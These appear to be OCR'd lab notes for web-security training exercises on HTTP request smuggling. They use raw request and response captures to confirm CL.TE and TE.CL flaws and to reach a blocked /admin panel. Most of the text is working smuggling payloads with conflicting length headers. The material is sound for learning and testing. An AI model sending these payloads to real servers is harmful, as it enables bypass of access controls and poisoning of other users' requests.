Accept-Encoding: gzip, deflate
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 27

"Unrecognized method GPOST"
```

Finding HTTP request smuggling vulnerabilities

2 Labs to Understand How to Confirm/Identify a CL.TE or TE.CL Vulnerability.

Finding HTTP request smuggling vulnerabilities

- Link: https://portswigger.net/web-security/request-smuggling/finding

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.
- Note:
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary - Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/2
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcoLejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 5
17
18 x=1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10215
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/a
10    <link href=/resources/css/labsBlog.cs
11    <title>
        HTTP request smuggling, confirming
        responses
      </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/
      </script>
15    <div id="academyLabHeader">
16      <section class='academyLabBanner is
17        <div class=container>
```

- The normal request to the POST / endpoint with a body parameter results in a 200 OK response.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcoLejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10126
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/
10    <link href=/resources/css/labsBlog.c
11    <title>
```

- The normal request to the GET / endpoint results in a 200 response.

Request

Pretty Raw Hex Hackvertor

```
1 GET /test HTTP/1.1
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcoLejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 11
6
7 "Not Found"
```


- A request to a random endpoint results in a 404 Not Found response.
- We'll use this behavior to confirm that the request smuggling vulnerability exists or not.

- **CL.TE Exploit**

- The front-end application process the request using the Content-Length header and submits the request to the back-end server.

- The back-end server parses the same HTTP request using the Transfer-Encoding header and reaches the end of the data on line 21, since this contains the value of 0.

- The left-over unprocessed data is treated as the beginning of the next request.



Request

Pretty Raw Hex Hackvertor \n

```
1  POST / HTTP/1.1
2  Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3  Cookie: session=FbkLcck3bcoLejheSCYvLgRupNj3NohD
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 40
17 Transfer-Encoding: chunked
18
19 3
20 x=1
21 0
22
23
24 GET /404 HTTP/1.1
25 Foo: x
```


Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 10126
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/a
11     <link href=/resources/css/labsBlog.cs
12     <title>
         HTTP request smuggling, confirming
         differential responses
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner is
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 HTTP request smuggling, cor
                 differential responses
               </h2>
```

- When the next request is submitted it will begin with the unprocessed data submitted in the previous request.

- Which is why now when the normal GET / request is sent, the response contains 404 Not Found message instead of the normal response data.



- Using differential responses to confirm if request smuggling vulnerability is real is required, because if we used a basic payload like in the first few labs, there would be no indication of request smuggling, since the application responds with a 200 OK even for abnormal request methods like GGET.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0aaf00c503d877ed80b0e4ca007c003f.web-security-academy.net
3 Cookie: session=XJBJerBAEStV1CG1HKCiDk71vNFV7VFI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aaf00c503d877ed80b0e4ca007c003f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 6
17 Transfer-Encoding: chunked
18
19 0
20
21 G
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8323
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/a
11    <link href=/resources/css/labsBlog.cs
12    <title>
        HTTP request smuggling, confirming
        responses
      </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/
      </script>
16    <div id="academyLabHeader">
17      <section class='academyLabBanner'>
18        <div class=container>
19          <div class=logo>
            </div>
20          <div class=title-container>
              <h2>
```

Request

Pretty Raw Hex Hackvertor

```
1 GGET / HTTP/1.1
2 Host: 0aaf00c503d877ed80b0e4ca007c003f.web-security-academy.net
3 Cookie: session=XJBJerBAEStV1CG1HKCiDk71vNFV7VFI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aaf00c503d877ed80b0e4ca007c003f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8323
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/a
11    <link href=/resources/css/labsBlog.cs
12    <title>
        HTTP request smuggling, confirming
        responses
      </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/
      </script>
16    <div id="academyLabHeader">
```

Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 GET /testttttt HTTP/2
2 Host: 0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net
3 Cookie: session=UtMv4p2zK7RA1YOVEhzOQB3aII5OqTkq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

- Similar to the previous lab, we'll use the GET / endpoint to confirm if a request smuggling vulnerability exists in the application.
- Normally the request returns a 200 OK message.
- When a non-existing endpoint is requested, the application returns a 404 Not Found.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net
3 Cookie: session=UtMv4p2zK7RA1YOVEhzOQB3aII5OqTkq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
```

Response

Pretty Raw Hex Render Hackvertor


```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8234
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/a
10    <link href=/resources/css/labsBlog.cs
11    <title>
```

- **TE.CL Exploit**

- First inject the payload in the body of the request, then use the HTTP Request Smuggler extension to add in the bytes required for the TE header.

- Here the front-end application is parsing the request using the TE header. The back-end server uses the CL header to parse the request, which is to the GET /404 endpoint.

- **Note**: *** The body parameter in the payload (x=) was required to get the 404 Not Found response in the next normal request.



Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net
3  Cookie: session=UtMv4p2zK7RA1YOVEhzOQB3aII5OqTkq
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Transfer-Encoding: chunked
16 Content-Length: 4
17 Content-Type: application/x-www-form-urlencoded
18
19 7b
20 GET /404 HTTP/1.1
21 Host: vulnerable-website.com
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 144
24
25 x=
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8234
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.c
12     <title>
         HTTP request smuggling, confirming
         differential responses
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 HTTP request smuggling, co
                 differential responses
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-
               ab-confirming-te-cl-via-diff
```

- Now when submitting the normal request, instead of seeing a 200 OK message, there is a 504 Gateway Timeout response.

- This indicates that the request smuggling payload worked as expected.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net
3 Cookie: session=UtMv4p2zK7RA1YOVEhzOQB3aII5OqTkq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 504 Gateway Timeout
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 162
6
7 <html>
    <head>
      <title>
        Server Error: Gateway Timeout
      </title>
    </head>
    <body>
      <h1>
        Server Error: Gateway Timeout (3) connecting to vulnerable-website.com
      </h1>
    </body>
  </html>
```

- Another payload that worked.
- **Note**: The body parameter in the payload had a value. The Host header was not required in payload.

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a7900de030f2159811e167f00dd0091.web-security-academy.net
3  Cookie: session=Q6DqPSNtNbltgJ1HRK1tKjwL9wnKCQzT
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Transfer-Encoding: chunked
16 Content-Length: 4
17 Content-Type: application/x-www-form-urlencoded
18
19 5e
20 POST /404 HTTP/1.1
21 Content-Type: application/x-www-form-urlencoded
22 Content-Length: 15
23
24 x=1
25 0
26
27
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8278
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/cs
11     <link href=/resources/css/labsBlog
12     <title>
         HTTP request smuggling, confirmi
         differential responses
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 HTTP request smuggling,
                 differential responses
               </h2>
22             <a class=link-back href='
                 https://portswigger.net/wel
```

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET / HTTP/1.1
2  Host: 0a7900de030f2159811e167f00dd0091.web-security-academy.net
3  Cookie: session=Q6DqPSNtNbltgJ1HRK1tKjwL9wnKCQzT
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1  HTTP/1.1 404 Not Found
2  Content-Type: application/json; charset=utf-8
3  Set-Cookie: session=WPgvdOQLOmGK2JRgpmYHpogTrU
   SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Connection: close
6  Content-Length: 11
7
8  "Not Found"
```

Exploiting HTTP request smuggling vulnerabilities

7 Labs

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.
- To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit**:
- See slides.

- The front-end application is blocking access to the /admin endpoint.

Request

Pretty Raw Hex Hackvertor

```
1 GET /admin HTTP/2
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 24
4
5 "Path /admin is blocked"
```

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3  Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 89
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin HTTP/1.1
22 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8173
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.c
12     <title>
         Exploiting HTTP request smuggling
         controls, CL.TE vulnerability
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request sm
```

- Submit a CL.TE payload to gain access to the /admin endpoint.
